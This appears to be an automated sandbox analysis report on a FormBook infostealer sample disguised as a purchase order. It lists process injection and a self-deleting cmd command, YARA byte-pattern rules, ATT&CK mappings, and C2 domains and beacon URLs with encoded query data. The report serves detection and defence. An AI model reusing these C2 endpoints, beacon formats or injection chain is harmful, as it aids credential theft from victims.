ID: 321389
Sample Name: Purchase Order 40,7045$.exe
Cookbook: default.jbs
Time: 09:21:29
Date: 21/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Purchase Order 40,7045$.exe

Overview


General Information

Sample Name:	Purchase Order 40,7045$.exe
Analysis ID:	321389
MD5:	ba4f1b472cb69d8.
SHA1:	622cdccdc0f020d..
SHA256:	2a694c3a834781..
Tags:	exe Formbook Yahoo

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- Purchase Order 40,7045$.exe (PID: 6708 cmdline: 'C:\Users\user\Desktop\Purchase Order 40,7045$.exe' MD5: BA4F1B472CB69D8A3924D88DACF1B833)
  - MSBuild.exe (PID: 6748 cmdline: {path} MD5: D621FD77BD585874F9686D3A76462EF1)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 7048 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 6200 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6268 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.289490288.00000000011C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.289490288.00000000011C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000001.00000002.289490288.00000000011C0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16089:$sqlite3step: 68 34 1C 7B E1 • 0x1619c:$sqlite3step: 68 34 1C 7B E1 • 0x160b8:$sqlite3text: 68 38 2A 90 C5 • 0x161dd:$sqlite3text: 68 38 2A 90 C5 • 0x160cb:$sqlite3blob: 68 53 D8 7F 8C • 0x161f3:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.521320039.0000000000660000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.521320039.0000000000660000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.MSBuild.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.MSBuild.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x75d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13285:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x12d71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13387:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x134ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x837a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11fec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x90f2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18367:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x193da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.MSBuild.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15289:$sqlite3step: 68 34 1C 7B E1 • 0x1539c:$sqlite3step: 68 34 1C 7B E1 • 0x152b8:$sqlite3text: 68 38 2A 90 C5 • 0x153dd:$sqlite3text: 68 38 2A 90 C5 • 0x152cb:$sqlite3blob: 68 53 D8 7F 8C • 0x153f3:$sqlite3blob: 68 53 D8 7F 8C
1.2.MSBuild.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.MSBuild.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8772:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14085:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b71:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14187:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x917a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12dec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ef2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19167:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1da:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- .NET source code contains potential unpacker

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Order 40,7045$.exe	19%	ReversingLabs	Win32.Trojan.Wacatac	
Purchase Order 40,7045$.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.allan-wren.com/igqu/?1b3H_Ni=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHljdRY0tb4g4rLkzBbL1dWSS&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.justsoldbykristen.com/igqu/?1b3H_Ni=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEBypKVKLfK2k&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.thoughtslate.com/igqu/?1b3H_Ni=UOytMzsBKWezP+Z4jPobAURSNGb1svEAtMI07cL6UgNiZ1/Q1uLpHFW2AnXGybnNRzQX&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.ariasu-nakanokaikei.com/igqu/?1b3H_Ni=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xt/OgRWZ9lL&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.rockinglifefromhome.com/igqu/?1b3H_Ni=42cTP78OQQp4lToQAaTApkvzdS7tu3b97V7Z9hUZNPZ7GHRvcEVBBFWfORKXu9ozCmYh&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.allmm.info/igqu/?1b3H_Ni=4PnhXD1XQOAEhvyRg6knEMy8erSWBtwfFfVfV7Yg7HuI1lqkNO9tokZPvE8hw33lw/Tr&JXhpvv=OXXTgtL8CzU0PRx0	100%	Avira URL Cloud	malware	
http://www.forbigdogs.com/igqu/?1b3H_Ni=hqyhMfRLrOIQC7GjaQnjrCruer7JrdNhQeLxI9U0LsQdDm7qZoXdq0VVbkb5+tb+Xu86&JXhpvv=OXXTgtL8CzU0PRx0	100%	Avira URL Cloud	malware	
http://www.chemtradent.com/igqu/?1b3H_Ni=K/S7l+gZOJHSbd5nxE/i7D8w4PbP25DXYiwy4kAXmG/uB5hJOsw6W9LAHGkKev0TSo0+&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.theoutdoorbed.com/igqu/?1b3H_Ni=7TsZUea1gk4hSEvdc6EZbm1J0Wfs+lYlHRlJN5vF1TH1x8D6KkvV8DgWQzT8NLbVi8yc&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.pasumaisangam.com/igqu/?1b3H_Ni=cgoB+lenqGYlJtvc5JNC9VTF2CGbWvKagdSG/Om1O4x9+LG6GIhzUmnXZfPmgHDFLZxT&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.guidesgold.net/igqu/?1b3H_Ni=KYQlcl9vZGj8bR01lvQ9gDl5O0hjo7xV5yl6UTMOowrmblKr/7vG5jbVDjpERd28t5Sb&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.erpsystem.site/igqu/?1b3H_Ni=ZRPeOuYuFqwCE6hLODJInGZZul3mSlUAF2kmaH+TgtUwwh/GNGVQ9RWrqwSZOKD9NgnN&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sweetbasilmarketing.com/igqu/?1b3H_Ni=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	
http://www.lotoencasa.com/igqu/?1b3H_Ni=xBkCUm8FF1kjoaFXSBT5hrl7iUeljBCg0asG3x/fx29GNVo3vuMsob2h52kMpeSzyrJ8&JXhpvv=OXXTgtL8CzU0PRx0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
theoutdoorbed.com	34.102.136.180	true	true		unknown
www.pasumaisangam.com	3.127.175.50	true	true		unknown
parking.namesilo.com	204.188.203.155	true	false		high
sweetbasilmarketing.com	185.201.11.126	true	true		unknown
parkingpage.namecheap.com	198.54.117.211	true	false		high
allmm.info	34.102.136.180	true	true		unknown
www.chemtradent.com	45.194.171.26	true	true		unknown
forbigdogs.com	81.169.145.95	true	true		unknown
www.justsoldbykristen.com	52.71.133.130	true	true		unknown
www.lotoencasa.com	192.155.168.14	true	true		unknown
www.ariasu-nakanokaikei.com	13.224.93.48	true	true		unknown
rockinglifefromhome.com	34.102.136.180	true	true		unknown
www.allan-wren.com	104.161.26.87	true	true		unknown
erpsystem.site	34.102.136.180	true	true		unknown
www.rockinglifefromhome.com	unknown	unknown	true		unknown
www.guidesgold.net	unknown	unknown	true		unknown
www.erpsystem.site	unknown	unknown	true		unknown
www.thoughtslate.com	unknown	unknown	true		unknown
www.allmm.info	unknown	unknown	true		unknown
www.indorebodybilaspur.com	unknown	unknown	true		unknown
www.forbigdogs.com	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
www.theoutdoorbed.com	unknown	unknown	true		unknown
www.sweetbasilmarketing.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.allan-wren.com/igqu/?1b3H_Ni=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHljdRY0tb4g4rLkzBbL1dWSS&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.justsoldbykristen.com/igqu/?1b3H_Ni=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEBypKVKLfK2k&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.thoughtslate.com/igqu/?1b3H_Ni=UOytMzsBKWezP+Z4jPobAURSNGb1svEAtMI07cL6UgNiZ1/Q1uLpHFW2AnXGybnNRzQX&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.ariasu-nakanokaikei.com/igqu/?1b3H_Ni=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xt/OgRWZ9lL&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.rockinglifefromhome.com/igqu/?1b3H_Ni=42cTP78OQQp4lToQAaTApkvzdS7tu3b97V7Z9hUZNPZ7GHRvcEVBBFWfORKXu9ozCmYh&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.allmm.info/igqu/?1b3H_Ni=4PnhXD1XQOAEhvyRg6knEMy8erSWBtwfFfVfV7Yg7HuI1lqkNO9tokZPvE8hw33lw/Tr&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: malware	unknown
http://www.forbigdogs.com/igqu/?1b3H_Ni=hqyhMfRLrOIQC7GjaQnjrCruer7JrdNhQeLxI9U0LsQdDm7qZoXdq0VVbkb5+tb+Xu86&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: malware	unknown
